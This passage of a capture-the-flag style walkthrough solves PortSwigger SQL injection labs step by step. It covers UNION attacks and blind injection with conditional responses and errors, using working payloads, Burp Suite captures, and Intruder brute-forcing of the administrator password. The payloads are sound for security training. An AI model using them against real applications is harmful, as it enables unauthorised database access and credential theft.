There is 2 columns.

Step 2:

Let's find the datatype of the columns, and we found that there is only 2 columns so use this query,

'+UNION+SELECT+'abc','def'—

Here we can identify both are strings.

Step 3:

Let's list the contents on the **users** table, **users table** and the columns **username** and **password** is already mentioned on the description so let's list the contents.

'+UNION+SELECT+username,+password+FROM+users—

The screenshot shows a Burp Suite Professional interface. In the Request pane, a GET request is shown with a payload that includes a UNION SELECT statement to extract data from the users table. The Response pane displays the resulting HTML page, which includes a table with several rows. The word "administrator" is highlighted in blue in one of the table cells, indicating it was found through the search function. The Inspector pane shows various request details like attributes, parameters, and cookies. The status bar at the bottom right shows performance metrics: 9,210 bytes | 173 millis.

Found it, after entering the query if the response is 200, search administrator on the search bar in response.

Let's login on the my account page using this password and username

The screenshot shows a web browser window for the 'My Account' page of a lab titled 'SQL injection UNION attack, retrieving data from other tables'. The URL is https://0a82005d04045de081ed5841008c008e.web-security-academy.net/my-account/administrator. The page displays a success message: 'Congratulations, you solved the lab!'. Below it, it shows the user's credentials: 'Your username is: administrator' and 'Email: [redacted]'. There is a green button labeled 'Update email'. At the top right, there is a green 'LAB Solved' button. The status bar at the bottom right says 'Memory: 482.1MB'.

Yes we finished the lab 😊

Lab 10: SQL injection UNION attack, retrieving multiple values in a single column

Lab: SQL injection UNION attack, retrieving multiple values in a single column

PRACTITIONER

LAB ✓ Solved



This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

 Hint



[ACCESS THE LAB](#)



O Solution

This is the 10th lab of sql injection in portswigger. This lab contains a vulnerability in product category filter, and we have to use **UNION attack** to retrieve multiple values in a single column.

Let's access the lab.

Web Security Academy SQL injection UNION attack, retrieving multiple values in a single column

Last Not solved

Back to lab description >

Let's use Burpsuite to capture the packets of any product category filter and do union attack.

The screenshot shows the Burpsuite interface with a captured request and response. The request is a GET /filter?category=Corporate+gifts HTTP/2. The response is a large JSON object. The Inspector pane on the right shows various request details. The status bar at the bottom indicates 0 highlights.

Step 1:

Let's find the no.of columns in the table:

'+order+by+<no.of columns> --

Here we can check by entering each no of columns, until the response gets 500, we can find the no.of columns.

'+order+by+2-- (gives 200 response)

There is 2 columns.

Step 2:

Let's find the datatype of the columns, and we found that there is only 2 columns so use this query,

At first give a text to each column and try

'+union+select+'a',+null-- = returns 500 response

'+union+select+null,+ 'a'-- = returns 200 response

So the text is on second column.

Step 3:

Query the database to retrieve database type.

Before listing we need to find which version of the database is using here, for that we can refer sql cheat sheet (<https://portswigger.net/web-security/sql-injection/cheat-sheet>).

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	SELECT banner FROM v\$version SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

'+UNION+SELECT+NULL,+version() -- (returns 200 response, so it is a postgresql)

Step 4:

It is given that the database contains a table named **users** with columns **username** and **password** on the description so we don't have to find the tables and columns names.

Let's retrieve the password and username

For retrieving multiple values in a single column we have to use string concatenation .

String concatenation

You can concatenate together multiple strings to make a single string.

Oracle `'foo' || 'bar'`


Microsoft `'foo'+'bar'`

PostgreSQL `'foo' || 'bar'`

MySQL `'foo' 'bar' [Note the space between the two strings]`
`CONCAT('foo', 'bar')`

These are the different concatenation techniques on different databases, here we found that this database is PostgreSQL, let's do this,

'+UNION+SELECT+NULL,username||'~'||password+FROM+users—



The screenshot shows a Burp Suite Professional interface. The Request tab displays a crafted SQL injection query: `GET /filter?category=Corporate+gifts'+UNION+SELECT+NULL,username||'~'||password+FROM+users`. The Response tab shows the resulting HTML page, which includes a table with a row for the user 'administrator-qo2xj9742r8en61160qo'. The 'username' column for this row contains the value 'carlos-cs5d3heaze8mwc6zq42s' and the 'password' column contains the value 'Folding Gadgets'.

Found it, after entering the query if the response is 200, search administrator on the search bar in response.

Let's login using this password and username in the my account of the website

Congratulations, you solved the lab![Share your skills!](#)   [Continue learning >](#)[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)**Solved** 😊

Lab 11: Blind SQL injection with conditional responses

Lab: Blind SQL injection with conditional responses

PRACTITIONER

LAB Solved



This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

⚠ Hint



⚠ ACCESS THE LAB

This is the lab 1 of Blind Sqli in portswigger. Here the vulnerability parameter is Tracking cookie. We have to enumerate the password of the administrator. Let's access the lab.

WebSecurity Academy [Blind SQL injection with conditional responses](#)

LAB Not solved

[Back to lab description >](#)

[Home](#) | [My account](#)

WE LIKE TO
SHOP

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Gifts](#) [Tech gifts](#) [Toys & Games](#)



Cheshire Cat Grin



ZZZZZZ Bed - Your New Home Office



Giant Pillow Thing



Six Pack Beer Belt

Let's capture the packets of this packet using Burpsuite,

Request

```

GET / HTTP/1.1
Host: 0ab7008a0302866b80ff2651007d008f.web-security-academy.net
Cookie: TrackingId=GXBCLArsC8RbT1Xh; session=gqgjpd0bd8ePALjn2CKSVBT8GcfA8DT
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A;Brand";v="99"
Sec-Ch-Ua-Mobile: no-data
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://portswigger.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

```

Response

Inspector

Selected text: GXBCLArsC8RbT1Xh

Decoded from: Select

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 2

Request headers: 21

Here, the highlighted part is the vulnerability parameter Tracking Id.

Step 1:

We have to confirm the web application is vulnerable to Blind Sqli.

If the tracking id exists, the query returns a value, and there will be a 'welcome back message' In the home page of the website, if the tracking id didn't exists there will be no 'Welcome back' message, we can confirm it by adding a value to the current tracking id, let's see...

Request

```

GET / HTTP/1.1
Host: 0ab7008a0302866b80ff2651007d008f.web-security-academy.net
Cookie: TrackingId=1; session=gqgjpd0bd8ePALjn2CKSVBT8GcfA8DT
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A;Brand";v="99"
Sec-Ch-Ua-Mobile: 10
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://portswigger.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

```

Response

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 2

Request headers: 21

Response headers: 3

Even if the response is 200, there is no ‘welcome back’ message so it is confirmed that it is vulnerable to blind sql.

True case

SELECT TrackingId FROM tracking_table WHERE TrackingId='XXX' AND 1=1—

This query will go through each row of the tracking_table, which check whether that Tracking_id='XXX' is available and 1=1.

While 1=1 is true, selecting tracking id must be evaluated and it must display the ‘welcome back’ message.

Let's see, just add ‘**and+1=1—**’ after tracking id

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET / HTTP/2
- Headers:** Host: 0a9d002304c1e4918066122b00d500f.web-security-academy.net, Cookie: TrackingId=wqyAX5q9w69wJhrH'+and+1=1; session=Ogjwa4dosgcrrIgiMGOGYBFG5Vo2WUw, Cache-Control: max-age=0, Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="99", Sec-Ch-Ua-Mobile: ?0, Sec-Ch-Ua-Platform: "Windows", Accept-Language: en-US, Upgrade-Insecure-Requests: 1, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7, Sec-Fetch-Site: cross-site, Sec-Fetch-Mode: navigate, Sec-Fetch-User: ?1, Sec-Fetch-Dest: document, Referer: https://portswigger.net/, Accept-Encoding: gzip, deflate, br, Priority: u=0, i
- Response:** The response shows the HTML structure of the page. A specific line of code, <p>Welcome back!</p>, is highlighted in yellow, indicating it was part of the response to the modified query.

False case

SELECT TrackingId FROM tracking_table WHERE TrackingId='XXX' AND 1=2—

Here 1=2 is false, so the selecting Trackingid will not be evaluated and it won't return ‘welcome back’ message.

Add '+and+1=2— after tracking id.

The screenshot shows the Burp Suite Professional interface with the Repeater tab selected. The Target field is set to <https://0a9d002304c1e4918066122b00d5002f.web-security-academy.net>. The Request pane shows a GET request with a modified cookie header: `Cookie: TrackingId=WgqAX5qSw69wJhrH'+and+1=2--; session=0gdjwA4dosgcrrIgiMGOGYBBG5VoCWUw`. The Response pane shows the server's response, which includes a title indicating a blind SQL injection vulnerability: `<title> Blind SQL injection with conditional responses </title>`. The status code is `HTTP/2 200 OK`.

No 'Welcome Back' message

So it is sure that cookie parameter is Vulnerable to Blind Sql injection.

Step 2:

Now we need to confirm whether there is a **users** table available or not in the database.

SELECT TrackingId FROM tracking_table WHERE TrackingId='XXX' AND (select '<any random value>' from users LIMIT 1)=x- -

Here **<any random value>** is used to check the true case, so it will be true and if there is a **users** table it will retrieve the "welcome back" message

So, I'm using 'x' as the random value.

The screenshot shows the Burp Suite Professional interface. The top menu bar includes Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The Repeater tab is selected. The Target field is set to <https://0a46007404fbeae68bb975f>. The Request pane displays a GET / HTTP/2 request with the following headers and cookie:

```
1 GET / HTTP/2
2 Host: 0a46007404fbeae68bb975fa00dd0086.web-security-academy.net
3 Cookie: TrackingId=2WFQsjdipWah2nQe'+AND+(SELECT+'x'+FROM+users+LIMIT+1)%3d'x;
session=1T7oNzol4HHxWSfLK8WBExFtxclTpwpk
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://portswigger.net/
17 Accept-Encoding: gzip, deflate, br
```

The Response pane shows the HTML code, with line numbers 35 through 47 highlighted. The highlighted portion of the response includes the 'Welcome back!' message:

```
</span>
</div>
</div>
</div>
</div>
</div>
</div>
<div theme="ecommerce">
<section class="maincontainer">
<div class="container">
<header class="navigation-header">
<section class="top-links">
<a href="/">Home
</a>
<p>
|</p>
<div>
Welcome back!
</div>
<p>
|</p>
<a href="/my-account">
My account
</a>
```

We got 'Welcome Back' message in the response, so the users table exists.

Step 3:

Now we have to confirm that the username administrator exists in the users table.

**SELECT TrackingId FROM tracking_table WHERE TrackingId='XXX
'+AND+(SELECT+username+FROM+users+where+username='administrator')='administrator'- -**

This is how the query works to select the administrator from users table.

If the username is actually exists in the table it will retrieve 'welcome back' message, so we can ensure it by checking on the 'welcome back' message.

Add

'+AND+(SELECT+username+FROM+users+where+username='administrator')='administrator'- -

The screenshot shows a Burp Suite Professional interface with the following details:

Request:

```
1 GET / HTTP/2
2 Host: 0a46007404fbeae68bb975fa0dd0086.web-security-academy.net
3 Cookie: TrackingId=ZWFOsjd1pWah2Qo*+AND+(SELECT+username+FROM+users+where+username='administrator')%3d'administrator; session=1T7NzOz1d4HxWsfLk8WBExclTpwpK
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://portswigger.net/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

Response:

```
35 </span>
36 </div>
37 </div>
38 </section>
39 </div>
40 <div theme="ecommerce">
41 <section class="maincontainer">
42 <div class="container">
43 <header class="navigation-header">
44 <section class="top-links">
45 <a href="/">Home
46 </a>
<p>
| 
</p>
<div>
    Welcome back!
</div>
<p>
| 
</p>
<a href="/my-account">
    My account
</a>
<p>
| 
</p>
</section>
</header>
<header class="notification-header">
```

Yes, Administrator exists in the users table, we got ‘welcome back’ message on the response field.

Step 4:

Enumerate the password of the ‘administrator’

We don't know what is the password, So we have to find what is the first letter and the length of the password, let's find the length of the password.

```
SELECT TrackingId FROM tracking_table WHERE TrackingId='XXX  
'+AND+(SELECT+username+FROM+users+where+username='administrator'+and+length(password)>1)='administrator'- -
```

Add

'+AND+(SELECT+username+FROM+users+where+username='administrator'+and+length(password)>1)='administrator'--

The screenshot shows the Burp Suite Professional interface with the Repeater tab selected. The Target is set to <https://0a46007404fbeae68bb975>. The Request pane shows a GET / HTTP/2.0 with various headers including Host, Cookie, Cache-Control, Sec-Ch-Ua, Sec-Ch-UA-Mobile, Sec-Ch-UA-Platform, Accept, User-Agent, and Sec-Fetch-Site. The Response pane shows the HTML source code of the page, which includes a navigation header and a main container section with a welcome message.

```

1 GET / HTTP/2.0
2 Host: 0a46007404fbeae68bb975fa00dd0086.web-security-academy.net
3 Cookie: TrackingId=ZWFOsjdLpWah2nQe' AND (SELECT+username+FROM+users+where+username='administrator'+and+length(password)>1) %3d'administrator'--; session=1T7oNz014HHxWSfLK8WBExFtxclTpwpK
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="127", "Not A Brand";v="99"
6 Sec-Ch-UA-Mobile: ?
7 Sec-Ch-UA-Platform: "Windows"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
    Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document

```

```

35     </span>
36   </div>
37   </div>
38   </section>
39 </div>
40 <div theme="ecommerce">
41   <section class="maincontainer">
42     <div class="container">
43       <header class="navigation-header">
44         <section class="top-links">
45           <a href="/">Home
46           <p>
47             |
48             Welcome back!
49           </p>
50           <p>
51             |
52           </p>
53           <a href="/my-account">

```

Yes we got the welcome back message, so it is true that the password length is greater than 1. Checking on each number is so difficult and time wasting, so let's find out using Burp intruder. Where we can bruteforce the number of length. Send this to "intruder" and mark as follows

Cookie: TrackingId=ZWFOsjdLpWah2nQe' AND (SELECT+username+FROM+users+where+username='administrator'+and+length(password)>\$19) %3d'administrator'--; session=1T7oNz014HHxWSfLK8WBExFtxclTpwpK

Mark it as follows and give payloads as numbers starting from 1 to 25.

The screenshot shows the Burp Intruder attack results window for the URL https://0a46007404fbeae68bb975fa00dd0086.web-security-academy.net. It displays a table of requests, each with a payload length of 1 to 24. The table includes columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
10	10	200	214			11493	
17	17	200	215			11493	
18	18	200	204			11493	
19	19	200	216			11493	
20	20	200	211			11432	
21	21	200	210			11432	
22	22	200	253			11432	
23	23	200	248			11432	
24	24	200	205			11432	

Here is the result, filter out the result with the length and you can identify the length changes after 19, so it is proved that length of password is 20.

So now let's find out what is the password,

```
SELECT TrackingId FROM tracking_table WHERE TrackingId='XXX
'+AND+(SELECT+substring(password,1,1)+FROM+users+where+username='ad
ministrator')='a'--
```

The query is mentioning the first position of the password and also ='a' is mentioning the first letter we choosed, This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu. And tag the position to bruteforce.

```
GET / HTTP/2
Host: 0a6b00d10471a5fb81ddcf2600b1009d.web-security-academy.net
Cookie: TrackingId=vP0o3fD6jtUt7BMO'+AND+(SELECT+substring(password,$1$,1)+FROM+users+where+username='administrator')='$as'--; session=oPRod22UCUbd08mKq0wHGbd3N5bd4MzN
Cache-Control: max-age=0
```

Choose attack type as **Cluster Bomb** it helps to use multiple payloads.

In the payload section choose 1 as Number and other as Bruteforcer.

In numbers set 1 to 20 as the limit, as we found earlier the length of the password.

In bruteforce section set min length and max length as 1. Let's start attack.

Here is the result,

7. Intruder attack of https://0a6b00d10471a5fb81ddcf2600b1009d.web-security-academy.net								
Results		Positions		Payloads		Resource pool		Settings
Intruder attack results filter: Showing all items								
Request	Payload 1	Payload 2		Status code	Response received	Error	Timeout	Length
6	5	a		200	185			11537
73	9	d		200	228			11537
96	11	e		200	162			11537
139	12	g		200	165			11537
235	3	i		200	192			11537
259	6	m		200	161			11537
284	10	n		200	164			11537
323	7	p		200	171			11537
339	2	q		200	163			11537

Filter out it using the length and u can see there are 2 payloads, 1 is position and the 2 is letter corresponding to it, find the letter corresponding to the position by writing on a notepad.

After finding the password, login as administrator with the password you found.

The screenshot shows a web browser window for the 'Web Security Academy' website. The title bar reads 'Blind SQL injection with conditional responses'. Below the title, there's a green button labeled 'LAB Solved' with a progress bar. A link 'Back to lab description >' is visible. A prominent orange banner at the top says 'Congratulations, you solved the lab!'. To the right of the banner are links 'Share your skills!', social media icons for Twitter and LinkedIn, and 'Continue learning >'. Below the banner, a navigation bar includes 'Home | Welcome back! | My account | Log out'. The main content area is titled 'My Account' and displays the message 'Your username is: administrator'. It features a form with an 'Email' input field containing 'administrator@pentest.com' and a blue 'Update email' button.

Hurray we did the lab 😊

Lab 12: Blind SQL injection with conditional errors

Lab: Blind SQL injection with conditional errors

PRACTITIONER
LAB Solved



This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.



ACCESS THE LAB

Solution

This is a Blind sql lab available on portswigger. Here vulnerability parameter is the cookie tracking id. The goal is to grab the the administrator password and login to the application. And we have to perform sql with conditional errors here.

Error-based SQL injection refers to cases where you're able to use error messages to either extract or infer sensitive data from the database, even in blind contexts. The possibilities depend on the configuration of the database and the types of errors you're able to trigger

Let's see the lab,

Let's capture the packets of this packet using Burpsuite.

```
Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0ac600d8031bc19e80bd30e4006d00c5.web-security-academy.net
3 Cookie: TrackingId=cub8mkwstkdZ02H5; session=RuTqjNh81gDhstEeXhgPB0IXXwU2EhdM
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://portswigger.net/
17 Accept-Encoding: gzip, deflate, br
```

Step 1:

We have to prove the parameter Tracking id is vulnerable to sqli.

This ID is used directly in an SQL query. An attacker, can replace this TrackingID, with parts of an SQL query, which would cause the application to behave in a manner that was never intended.

So let's add 2 single columns after the tracking id, if it giving 200 response, it is vulnerable, so let's see.

```

1 GET / HTTP/2
2 Host: 0ac600d8031bc19e80bd30e4006d00c5.web-security-academy.net
3 Cookie: TrackingId=ruM0mkwtkd20ZHS'|| session=
4 RutqinNhBlgHstteXNgp0IXkwU2ehDM
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
12 Accept:
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

```

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11373
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11      <title>
12        Blind SQL injection with conditional errors
13      </title>
14    </head>
15    <body>

```

So it is giving 200 response, and hence it is proved the the parameter is vulnerable to sql attack.

Step 2:

So let's try to enter the query inside the double quotes,

'||(select ")||'

```

1 GET / HTTP/2
2 Host: 0ac600d8031bc19e80bd30e4006d00c5.web-security-academy.net
3 Cookie: TrackingId=ruM0mkwtkd20ZHS'||(select '')||'; session=
4 RutqinNhBlgHstteXNgp0IXkwU2ehDM
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
12 Accept:
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: cross-site
15 Sec-Fetch-Mode: navigate

```

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2226
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs.css" rel="stylesheet">
11      <title>
12        Blind SQL injection with conditional errors
13      </title>
14    </head>
15    <script src="/resources/labheader/js/labHeader.js">

```

It gives an error, so let's try entering a common table we know that is dual.

'||(select " from dual)||'

The screenshot shows the Burp Suite Professional interface. In the Request pane, a GET request is shown with a payload that includes a session cookie and a SQL injection query. The Response pane shows a 200 OK response with an HTML page. The Inspector pane on the right displays the request attributes, query parameters, body parameters, cookies, headers, and response headers.

Here it results the response as 200, so there is a table named dual, so we can understand that this is a **oracle database**.

If we try entering any other table also, it will result 500, so it is sure it is a oracle database.

Step 3:

Verify there is a users table available

so the query we use is '| ||(select " from users where rownum=1)| |'

Here where rownum=1 condition is important to prevent the query from returning from more than 1 row.


The screenshot shows the Burp Suite Professional interface. A request is sent to the same URL as before, but the payload now includes a conditional SQL injection query: '| ||(select '' from users where rownum=1)| |'. The response is a 200 OK with the same HTML content as before, indicating that the 'users' table exists. The Inspector pane shows the request and response details.

So the response is true, hence it is proved there is a users table.

Step 4:

Confirm that administrator user exists in the users db.

'||(select " from users where username='administrator')||'



The screenshot shows the Burp Suite interface with a request and response captured. The request is a GET / HTTP/2 with various headers and a cookie containing a tracking ID. The payload is a SQL injection query: '||(select " from users where username='administrator')||'. The response shows an OK status (HTTP/2 200) with a rendered HTML page. The page contains a title and links to CSS files, with a visible error message: "Blind SQL injection with conditional errors". The Inspector panel on the right shows various request and response details.

```
1 GET / HTTP/2
2 Host: Oac600d8031bc19e80bd30e4006d00c5.web-security-academy.net
3 Cookie: TrackingId=ruM9mkwstkdZ02H5'||(select '' from users where
username='administrator')||'; session=
RuTqiNh8lghestExHgPBOIXMwU2EhDM
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
12
13
14
